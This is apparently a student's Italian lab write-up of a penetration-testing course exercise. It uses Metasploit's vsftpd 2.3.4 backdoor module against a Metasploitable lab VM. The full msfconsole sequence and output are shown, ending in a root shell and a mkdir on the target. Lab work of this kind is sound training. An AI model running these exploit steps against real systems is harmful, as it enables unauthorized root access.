

EPISODE

S7 - L1

Svolto da:

Donato Tralli

Traccia


Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di **hacking** sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica). L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable.

Configuratelo come di seguito: **192.168.1.149/24**. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando `mkdir` nella directory di **root (/)**. Chiamate la cartella `test_metasploit`.

Avvio di msfconsole

Msfconsole è l'interfaccia a riga di comando più popolare per interagire con il Metasploit Framework (MSF). Questo strumento è centrale per utilizzare MSF in modo completo, fornendo un'interfaccia interattiva che permette agli utenti di eseguire exploit, gestire payload, e condurre altre attività di penetration testing.

Con il comando “`msfconsole`” avviamo il tool che sarà essenziale per l’exploit.



Search Vulnerabilità

VSFTPD (Very Secure FTP Daemon) ha diverse vulnerabilità note che possono compromettere la sicurezza del server FTP. Ecco un riassunto delle principali:

1. **Esecuzione di codice remoto** (RCE): Permette a un attaccante di eseguire comandi arbitrari sul server.
 2. **Bypass dell'autenticazione**: Consente a un attaccante di accedere al server senza credenziali valide.
 3. **Attacchi Man-in-the-Middle** (MiTM): Un attaccante può intercettare e reindirizzare il traffico, compromettendo la sessione TLS.
 4. **Vulnerabilità nei file di log**: Potenziali vulnerabilità nel modo in cui vengono gestiti i log del server [2].

Con il comando “`search vsftpd`” andiamo a cercare l’exploit della vulnerabilità trovata.

```
search msf6 > search vsftpd

Matching Modules
=====
#  Name                                Disclosure Date  Rank    Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232          2011-02-03    normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Settaggio Remote Host (RHOSTS)

Andiamo a fare uno show option per vedere le configurazioni.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
---      _____           _____
CHOST          no            no        The local client address
CPORT          no            no        The local client port
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
---      _____           _____
Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Settaggio Remote Host (RHOSTS)

Andiamo ora a configurare l'RHOSTS con l'indirizzo IP della macchina target, ovvero 192.168.1.149

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
---      _____           _____
CHOST          no            no        The local client address
CPORT          no            no        The local client port
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         192.168.1.149  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
---      _____           _____
Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Verifica dei payload

Andiamo a verificare i payload e li lasciamo di default.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  payload/cmd/unix/interact      normal    No    Unix Command, Interact with Established Connection
```

Verifica dei payload

Infine eseguiamo il comando “exploit” per eseguire l’exploit e vediamo che siamo entrati nella macchina.

A questo punto creiamo una cartella con nome “test_metasplloit” come l’esercizio diceva di fare.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:37367 → 192.168.1.149:6200) at 2024-05-20 08:06:09 -0400
mkdir /test_metasplloit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasplloit
tmp
usr
var
vmlinuz
```